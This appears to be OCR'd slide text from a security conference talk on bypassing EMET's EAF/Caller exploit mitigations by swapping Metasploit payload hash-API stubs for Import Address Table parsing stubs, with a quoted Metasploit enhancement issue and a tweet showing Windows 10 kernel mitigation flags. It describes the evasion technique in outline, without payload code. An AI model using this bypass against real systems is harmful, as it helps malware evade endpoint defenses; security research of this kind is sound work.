
Tor Exploit w/My Stub vs EAF+/Caller

DEMO: https://youtu.be/oqHT6Ienudg

Updates

- These payloads were introduced at REcon Brussels – Jan 2017
- For DEF CON 25 – releasing 64bit payloads

Part III
Mitigations & Bypasses



Enhancement: Updating MSF to support Import Table Parsing Payloads #8082

Open secretsquirrel opened this issue on Mar 9 · 0 comments

secretsquirrel commented on Mar 9

Intro

This is to document a proposed MSF enhancement to include IAT parsing stubs, their supported payloads, and update Meterpreter's reflected dll loader.

Background


At REcon Brussels I presented a method of reusing metasploit windows x86 payloads to bypass EMET EAF/Caller protections.

TL;DR
fido.py would strip off the hash api stub that is used for most windows payloads (not all) and replace it with an Import Address Table parsing stub and an offset table to bridge the gap between the 4 byte hash represented each DLL!winapi and execute the payload.

See the slides for details: https://github.com/secretsquirrel/fido/blob/master/REconBR_2017.pdf

After the presentation, @OJ reached out to help make this happen including updating meterpreter to bypass EMET EAF/Caller protections also. So let's do this!

3 months later…


Alex Ionescu
@aionescu

Following

Well well well.. look who built-in EMET into the kernel of Windows 10 RS3 (Fall Creator's Update). Thanks to @epakskape for the hint.

```
+0x82c MitigationFlags2 : Uint4B
+0x82c MitigationFlags2Values : <unnamed-tag>
   +0x000 EnableExportAddressFilter : Pos 0, 1 Bit
   +0x000 AuditExportAddressFilter : Pos 1, 1 Bit
   +0x000 EnableExportAddressFilterPlus : Pos 2, 1 Bit
   +0x000 AuditExportAddressFilterPlus : Pos 3, 1 Bit
   +0x000 EnableRopStackPivot : Pos 4, 1 Bit
   +0x000 AuditRopStackPivot : Pos 5, 1 Bit
   +0x000 EnableRopCallerCheck : Pos 6, 1 Bit
   +0x000 AuditRopCallerCheck : Pos 7, 1 Bit
   +0x000 EnableRopSimExec : Pos 8, 1 Bit
   +0x000 AuditRopSimExec  : Pos 9, 1 Bit
   +0x000 EnableImportAddressFilter : Pos 10, 1 Bit
```

11:52 AM - 18 Jun 2017

254 Retweets 317 Likes

